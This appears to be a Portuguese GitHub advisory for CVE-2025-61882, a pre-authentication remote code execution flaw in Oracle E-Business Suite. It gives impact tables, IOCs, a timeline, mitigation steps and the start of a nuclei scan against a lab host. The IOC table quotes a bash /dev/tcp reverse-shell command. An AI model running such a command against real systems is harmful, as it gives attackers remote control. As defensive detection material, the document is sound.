
 222dff-afk/blackash-cve-2025-61882
Fornece um advisory detalhado sobre CVE-2025-61882 com análise técnica, IOCs, consultas de detecção e um template de exploit baseado em nuclei para RCE pré-autenticação no Oracle E-Business Suite.

Resumo curto: Execução remota de código crítica pré‑autenticação no Oracle E‑Business Suite (EBS) — afeta 12.2.3 → 12.2.14, CVSS 9.8, explorada ativamente na natureza (atividade de ransomware/extorsão relatada). ([oracle.com][1])
| Campo | Detalhes |
|---|---|
| 🆔 CVE | CVE‑2025‑61882 |
| 🧾 Produto / Componente | Oracle E‑Business Suite (EBS) — integração Concurrent Processing / BI Publisher |
| 📦 Versões afetadas | 12.2.3 → 12.2.14 |
| 🔢 CVSS (v3.1) | 9.8 (AV:N/AC:L/PR:N/UI:N/C:H/I:H/A:H) |
| ⚠️ Tipo | Execução Remota de Código (RCE) — nenhuma autenticação necessária |
| 🔥 Explorada na natureza | Sim — campanhas de exploração em massa / extorsão relatadas |
| 📅 Divulgação / cronograma | Outubro de 2025 (aviso do fornecedor + writeups públicos). ([oracle.com][1]) |
(Acima consolidado a partir do aviso do fornecedor, NVD/CISA e múltiplas análises de fornecedores.) ([oracle.com][1])
| Área de impacto | O que significa |
|---|---|
| 🔓 Confidencialidade | Atacantes podem ler dados sensíveis de RH/finanças/ERP |
| 🛠️ Integridade | Atacantes podem modificar registros, criar backdoors ou alterar configurações |
| ⚡ Disponibilidade | Atacantes podem interromper serviços, executar ransomware ou destruir backups |
| 🧭 Nível de risco | Extremo — RCE pré‑autenticação em sistema ERP crítico → possível pivô total de domínio |
Referências relatando exploração de alto impacto e vínculo com ransomware. ([Rapid7][2])
Oracle e respondedores de incidentes publicaram IOCs; abaixo estão exemplos representativos relatados em avisos e writeups de fornecedores. Procure por esses padrões em logs e endpoints. ([oracle.com][1])
| Tipo | Exemplo |
|---|---|
| 🌐 IPs (observados) | 200.107.207.26, 185.181.60.11 (endereços de exemplo relatados) |
| 🧾 Padrão de comando | sh -c /bin/bash -i >& /dev/tcp/<ip>/<port> 0>&1 (reverse shell) |
| 🗂️ Hashes de arquivos | Vários hashes SHA‑256 para scripts de exploração suspeitos (consulte o aviso do fornecedor para a lista completa) |
| 🕳️ Artefatos | Web shells inesperados, novos cronjobs, conexões de saída suspeitas para IPs/portas incomuns |
Se você quiser a lista completa de IOCs (IPs, hashes completos, nomes de arquivos), posso colá-la aqui — diga "cole IOCs". (Sem links.)
| Data | Evento |
|---|---|
| 9 de ago de 2025 | Atividade de exploração no mundo real relatada mais cedo (telemetria do fornecedor). ([crowdstrike.com][4]) |
| Início de out de 2025 | Oracle emitiu alerta de segurança / disponibilidade de patch para EBS. ([oracle.com][1]) |
| 6–7 de out de 2025 | CISA adicionou o CVE ao seu catálogo Known Exploited Vulnerabilities (KEV) (orientação para agências federais, prazo para mitigação). ([cisa.gov][5]) |
| Out de 2025 (em andamento) | Múltiplos writeups de fornecedores e relatos de exploração em massa (CrowdStrike, Rapid7, Tenable, etc.). ([crowdstrike.com][4]) |
| Prioridade | Ação | Notas / Especificidades de exemplo |
|---|---|---|
| 1️⃣ Crítica | Aplicar patch nas instâncias EBS afetadas | Aplique os patches do Oracle Security Alert para as versões 12.2.3–12.2.14 imediatamente. ([oracle.com][1]) |
| 2️⃣ Alta | Isolar / restringir acesso aos endpoints web do EBS | Bloqueie HTTP/HTTPS voltado à Internet para o EBS; permita apenas IPs de administração confiáveis ou VPN. |
| 3️⃣ Alta | Habilitar/ajustar regras de WAF | Implante assinaturas de WAF de fornecedores/comunidade para os padrões de exploração; bloqueie payloads suspeitos. ([Rapid7][2]) |
| 4️⃣ Alta | Caçar & detectar | Procure em logs por comandos de reverse shell, gravações anormais de arquivos e conexões de saída para IOCs. |
| 5️⃣ Incidente | Conter & responder se comprometimento for encontrado | Isole o host, preserve evidências forenses, altere credenciais, reconstrua a partir de backups limpos. |
| 6️⃣ Política | Reportar & notificar | Se você estiver no escopo de requisitos regulatórios/contratuais, notifique stakeholders e autoridades conforme a política (orientação CISA/KEV pode se aplicar). ([nvd.nist.gov][3]) |
┌──(kali㉿kali)-[~]
└─$ nuclei -u http://10.10.10.10:8000 -t CVE-2025-61882.yaml

                     __     _
   ____  __  _______/ /__  (_)
  / __ \/ / / / ___/ / _ \/ /
 / / / / /_/ / /__/ /  __/ /
/_/ /_/\__,_/\___/_/\___/_/   v3.4.10

                projectdiscovery.io
